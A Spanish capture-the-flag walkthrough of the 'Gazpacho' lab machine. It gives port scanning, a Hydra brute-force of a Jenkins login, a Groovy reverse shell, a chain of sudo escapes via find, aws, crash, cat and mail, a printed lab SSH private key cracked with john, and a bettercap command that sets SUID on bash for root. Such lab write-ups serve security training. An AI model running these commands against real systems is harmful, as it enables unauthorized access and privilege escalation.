# GAZPACHO

## CONECTIVIDAD

```
ping -c1 192.168.0.42
```

```
# ping -c1 192.168.0.42
PING 192.168.0.42 (192.168.0.42) 56(84) bytes of data.
64 bytes from 192.168.0.42: icmp_seq=1 ttl=64 time=1.71 ms

--- 192.168.0.42 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.713/1.713/1.713/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.42

LINUX- ttl=64


## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.42 -T 5
```


```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.42 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-27 03:50 EDT
Warning: 192.168.0.42 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.42
Host is up (0.00050s latency).
Not shown: 46806 filtered tcp ports (no-response), 18726 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_  256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp   open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Login
8080/tcp open  http    Jetty 10.0.20
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(10.0.20)
MAC Address: 00:0C:29:D6:17:39 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22,80 y 8080

puerto 80




puerto 8080




**En el código fuente descubrimos un gazpacho.thl que añadimos al /etc/hosts**

## ENUMERACIÓN

Le pasamos un whatweb al puerto 8080 para ver tecnologías y

descubrimos un jenkins

```
└─# whatweb 192.168.0.42:8080
http://192.168.0.42:8080 [403 Forbidden] Cookies[JSESSIONID.0a4a0ac4], Country[RESERVED][ZZ], HTTPServer[Jetty(10.0.20)], HttpOnly[JSESSIONID.0a4a0ac4], IP[1
92.168.0.42], Jenkins[2.440.3], Jetty[10.0.20], Meta-Refresh-Redirect[/login?from=%2F], Script, UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-j
enkins-session]
http://192.168.0.42:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.0a4a0ac4], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(10.0.20)], HttpOnly[JSESSIONID.
0a4a0ac4], IP[192.168.0.42], Jenkins[2.440.3], Jetty[10.0.20], PasswordField[j_password], Script[application/json,text/javascript], Title[Sign in [Jenkins]],
 UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-Options[sameorigin]
```

Vamos a intentar con hydra sacar el usuario y contraseña.

EsevKa, lo explica muy bien en

https://www.youtube.com/watch?app=desktop&v=tda5quSR_uY

1- Sabemos que en THL, usan las 5000 primeras contraseñas del rockyou

```
head -n 5000 /usr/share/wordlists/rockyou.txt > rockyou_5000.txt
```

2- Con la ayuda de chatgpt, nos creamos un diccionario de los 20

usernames más utilizados en login web

```
echo -e "admin\nadministrator\nroot\nuser\ntest\nguest\ninfo\nsupport\nsysadmin
\nmanager\nwebmaster\ndemo\ndefault\nuser1\nemployee\ndeveloper\nsales
\nclient\nmoderator\nsuperuser" > usernames.txt
```

Y ejecutamos hydra

```
hydra -L usernames.txt -P rockyou_5000.txt gazpacho.thl -s 8080 http-post-form
"/j_spring_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&
Submit=:c=/login:Invalid username or password" -f
```

```
└─# hydra -L usernames.txt -P rockyou_5000.txt gazpacho.thl -s 8080 http-post-form "/j_spring_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Sub
mit=:c=/login:Invalid username or password" -f

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these ***  ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-27 06:57:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100000 login tries (l:20/p:5000), ~6250 tries per task
[DATA] attacking http-post-form://gazpacho.thl:8080/j_spring_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=:c=/login:Invalid username or
 password
[8080][http-post-form] host: gazpacho.thl   login: admin   password: 12345
[STATUS] attack finished for gazpacho.thl (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-27 06:57:12
```

admin/12345 Nos vamos al panel de Jenkins. En el navegador, nos vamos al directorio


/script. Nos aparece una consola y lo que hacemos es irnos a


https://www.revshells.com/

Seleccionar groovy, copiar y pegar en la consola y ponernos a la escucha con

netcat en el 5555,obteniendo conexión

## EXPLOTACIÓN




```
nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.0.22] from (UNKNOWN) [192.168.0.42] 52682
whoami
```

jenkins

Tratamos la TTY

```
script /dev/null -c bash
ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
```

Listando en /home

```
jenkins@gazpacho:/home$ ls
ajo  bettercap  cebolla  pepino  pimiento  tomate
jenkins@gazpacho:/home$
```

Buscamos permisos sudo

## ESCALADA DE PRIVILEGIOS

```
jenkins@gazpacho:~$ sudo -l
Matching Defaults entries for jenkins on gazpacho:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User jenkins may run the following commands on gazpacho:
    (ajo) NOPASSWD: /usr/bin/find
jenkins@gazpacho:~$
```

Consultando en https://gtfobins.github.io/gtfobins/find/#sudo

```
sudo find . -exec /bin/sh \; -quit
```

Nos hacemos ajo

```
jenkins@gazpacho:/home$ sudo -u ajo /usr/bin/find . -exec /bin/sh \; -quit
$ whoami
ajo
$ bash -i
ajo@gazpacho:/home$
```

Buscamos permisos sudo

```
ajo@gazpacho:/home$ sudo -l
Matching Defaults entries for ajo on gazpacho:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User ajo may run the following commands on gazpacho:
    (cebolla) NOPASSWD: /usr/bin/aws
```

Consultando en https://gtfobins.github.io/gtfobins/aws/#sudo
sudo aws help
!/bin/sh

Nos hacemos cebolla

sudo -u cebolla /usr/bin/aws help

!/bin/sh

$ whoami
cebolla
$ bash -i
cebolla@gazpacho:/home$

Buscamos permisos sudo

```
cebolla@gazpacho:/home$ sudo -l
Matching Defaults entries for cebolla on gazpacho:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User cebolla may run the following commands on gazpacho:
    (pimiento) NOPASSWD: /usr/bin/crash
```

Consultando en https://gtfobins.github.io/gtfobins/crash/#sudo

sudo crash -h
!sh

Nos hacemos pimiento

```
cebolla@gazpacho:/home$ sudo -u pimiento /usr/bin/crash -h
$ whoami
pimiento
$ bash -i
pimiento@gazpacho:/home$
```

Buscamos permisos sudo

```
pimiento@gazpacho:/home$ sudo -l
Matching Defaults entries for pimiento on gazpacho:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User pimiento may run the following commands on gazpacho:
    (pepino) NOPASSWD: /usr/bin/cat
```

Consultando en https://gtfobins.github.io/gtfobins/cat/#sudo

LFILE=file_to_read
sudo cat "$LFILE"

Intentamos leer la id_rsa de pepino

sudo -u pepino /usr/bin/cat /home/pepino/.ssh/id_rsa
La guardamos con nano y con ssh2john conseguimos el hash para pasarsela a john

ssh2john id_rsapepino > hash

```
pimiento@gazpacho:~$ sudo -u pepino /usr/bin/cat /home/pepino/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABByoG7nEe
i6bVAeUyaAW33NAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQCjSEKtLfaQ
PlKZ2sKgG6RrE1KxzerLgT2JiTOcYIC5CNgV+zUinlgKtaneZaHxhJJNDG5ZbrrrUtz06B
hcFVXjwHIKxN3ChJgO3WB3Gyt9kf48uj1+lOUieHodqXkykr7j4HVtmBBE2J3bnVno3s2j
AuvelG4cUFSpVPqHUS0K5aoIOwkAwJ+mKzguSr3Kkso0o/U30kA2cxArlP+msgbQQ/BXeP
MpjwhXFidE/7mDd6rEjRiraCusrmVlE/wTF/s/Z3KLDnWnvPlVsrLJARbJXpCmyzRewTZl
D/B43jSilpRQvP4yzjMlSwbuXptl/Owq+kIknI2zaKkoxgMvb4+l3fW7Zxmj6BKZvOQ1MY
19zZwI122nabbonqX8zUrtGPUpLoLZtncC2OMegnmdarMReOYzgabptHvIURJTkYDizIHG
0egzH/3QgQBkaEUoZyKhU//wdmCYhpf/WYBoD0cn6LZgcD4pOzOc4ANHjGcEFIsYHYuDbl
w8yT65Oe0hlGcAAAWQrbT+c6sKt9uMmuvUGZIhAWqt96uU5XO7mbq2UdYefqVcGCG5lDev
1rxOni3NZJLVeIj6zkwzmdgaicjOV7W3iyEK3WL014oGfaHSYhNxk80UQyIfpV+UcnE6cR
oAXzGWLXRtJJKwPHTiB46JG6YiO4RbpsnNkgmF3YirEeF/X0Seok2oDWELwJTXBpqdZXWk
N+gi0ShvZVoo9AadJpGMbPShqaLWfUdJkjumoC+4887V1mGh8t5HSHuh41ay6a+xeTOMjD
Kd5qRP+PQucglDg2b3tcMykD9jEFrhWVFK+0iS5KMa7Xu2+4+1ku98lLzZi5Wm221SBga2
5vVRDDiUoToG9OWld/TuhCGvlJDFq1kM6yWNjvwLF6wHT/k0NG6iNJhE6wNx7wCYwCCPC4
9cwWIXfxMHI5ZZXqAZayTtOi3MyrvDvuFSnmI8RC4krDKESwFHigYYmdGta1RVG6JiEZvA
KRQKASGxZX1Zs3NGHlvpLfYlwAPmn6N5×1GhcKt+xjX4Dvb572ecJnorZbea/OXYOphaA6
YfxiQhDgokT8hS0KZKeU7OwbREXf4VZpZKZ4r+Mey4M8OYR3auKBl5T1IjakLY1C+besfe
7dU2rnF0AHBvIqV7dHlIfuSM6B/RA+MyfkyhL9qdRnBtuGPeg02+YJY7FvyGQDrF598iUa
+d5KmgaPFmmGY2J/F7J1exwur963D7NThdAsoMTi3FisTftq2/1HUwsFQU/CbdxaYaogr3
yKX7lHk7Hi9CZrrPNr7hpyamoYQiZUlwsFA3aFM4MhuVkKg1mLqP/yWOh8i2/XNTNw3mtf
NO6gmVDx6k6LLAkDjVBbMsp1unxQ/caolat4HvNVDtmki7Pf8SI/HWO8zuupm2f2CY4pxj
m1FnYuqKtxH4yKryhQlyvxINO84CBZRn4WsszsL2PydGLdhmGqbHG6uFic36iMaZpawkCY
V4y9FbhPQZ0PC07yo3ZdN/bLOwM/8+dLAo3lsg2mjJ2dR1jOJuIA2nwsKcqIkEFFzpBvIe
fV5Pk7rzS0o+eqJjhfbWp6WIWb5KiNFpCgNjgXm82+3v0dY7REc97vGzdL/F7qAxFzP+JZ
ZjG0XYJOHKo7VJFXVHs2145YaXwpXfDHTRMNJJoA6KRTnMouwbarlLp53c4k39V3SE7dNP
epbbVm87dXTqjCTutHiL38apV9laav3/locvcCaXVFulNSWAgI+aPG7vt5ehoCu0NL1FJa
Re5fByYwzED+UwxzZjtAbAO4eNC7o09ooX+WuHEachP8NjGiyS7be0zBVLn63AjDpg60×4
Tp20RXqiBfCqlqNvTF3v2THP6+IcXNGch9Xwd7CfZnSD19cCslwcsNHw2hOVbLon2gZhnG
gXdAw1wDvFGOpZxgJrhFLswir4YNarW0AoI/Eqny3jbt/P5uBCwpxFns7JVXyFS3fSQdB5
ypO6lglZDk2ze0Aqt57XzU8sfgG1O3M44aPNhJpWGFOP5tnm/JwpHEVnhBRrqLWF2MFmOm
ol4ry6VDP93AMGulxN3VczOlPZbwg1qkWqxRjSuOh7LcgY5XS1ZnZblxI5kIVVme/a1DNJ
xZzkPrtxQNtbdje1RzG6JvbjuXroTAj+GI6wROBjsphzdg5aO2oLYpjGk8X30JrL/nWRCz
v34/7z2oLisSqCEhpcYBmrSZ9H0CWgiD4UvLnPoLlGRsCLva6wgqJXCCVqXshozsnuKLuM
WKVOp/8WcqKUovN4GxYefsL4ZUNcLn91JKSyAZ+sKklBOWe2QuPFrHOk3CN4Xp/7oyGY54
poY0n6L0nm2PLRKGJmjxLPx9n7gBh5w90SDICgUTcF09ZcTpW/YqnmIE/4Jb4+0IgrQnbW
Yu4VzXUDH0NjNESpnveBQdggNfo=
-----END OPENSSH PRIVATE KEY-----
pimiento@gazpacho:~$
```

```
└─# john --wordlist=rockyou_5000.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0-MD5/AES 1-MD5/3DES 2-Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:05:39 43.58% (ETA: 08:21:13) 0g/s 6.416p/s 6.416c/s 6.416C/s stuart..brittany1
0g 0:00:05:44 44.20% (ETA: 08:21:14) 0g/s 6.418p/s 6.418c/s 6.418C/s bamboo..famous
mittens          (id_rsapepino)
1g 0:00:06:32 DONE (2024-09-27 08:14) 0.002550g/s 6.447p/s 6.447c/s 6.447C/s shamrock..canela
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Nos conectamos como usuario pepino por SSH

ssh -i id_rsa pepino@gazpacho.thl

```
└─# ssh -i id_rsa pepino@gazpacho.thl

Enter passphrase for key 'id_rsa':
Linux gazpacho 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Mon Apr 29 18:48:07 2024 from 192.168.0.108
pepino@gazpacho:~$
```

Buscamos permisos sudo

```
pepino@gazpacho:~$ sudo -l
Matching Defaults entries for pepino on gazpacho:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pepino may run the following commands on gazpacho:
    (tomate) NOPASSWD: /usr/bin/mail
```

Consultando en https://gtfobins.github.io/gtfobins/mail/#sudo

sudo mail --exec='!/bin/sh'

Nos hacemos tomate

```
pepino@gazpacho:~$ sudo -u tomate /usr/bin/mail --exec='!/bin/sh'
$ whoami
tomate
$ bash -i
tomate@gazpacho:/home/pepino$
```

```
tomate@gazpacho:/home/pepino$ sudo -u root /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

192.168.0.0/24 > 192.168.0.42  » [20:10:26] [sys.log] [war] Could not find mac for
192.168.0.0/24 > 192.168.0.42  » help

            help MODULE : List available commands or show module specific help if no module name is provided.
          active : Show information about active modules.
            quit : Close the session and exit.
           sleep SECONDS : Sleep for the given amount of seconds.
             get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
         set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
           clear : Clear the screen.
         include CAPLET : Load and run this caplet in the current session.
               ! COMMAND : Execute a shell command and print its output.
           alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

       any.proxy > not running
        api.rest > not running
       arp.spoof > not running
      ble.recon > not running
              c2 > not running
         caplets > not running
     dhcp6.spoof > not running
       dns.spoof > not running
  events.stream > running
            gps > not running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
     mac.changer > not running
     mdns.server > not running
    mysql.server > not running
       ndp.spoof > not running
      net.probe > not running
      net.recon > not running
      net.sniff > not running
   packet.proxy > not running
       syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running

192.168.0.0/24 > 192.168.0.42  »
```


tomate@gazpacho:/home/pepino$ sudo /usr/bin/bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of comm
192.168.0.0/24 > 192.168.0.42 » [20:20:05] [sys.log] [war] Could not find mac for
192.168.0.0/24 > 192.168.0.42 » ! chmod 4755 /bin/bash
192.168.0.0/24 > 192.168.0.42 » exit
tomate@gazpacho:/home/pepino$ bash -p
bash-5.2# whoami
root
bash-5.2#

🖐 **Buen día.**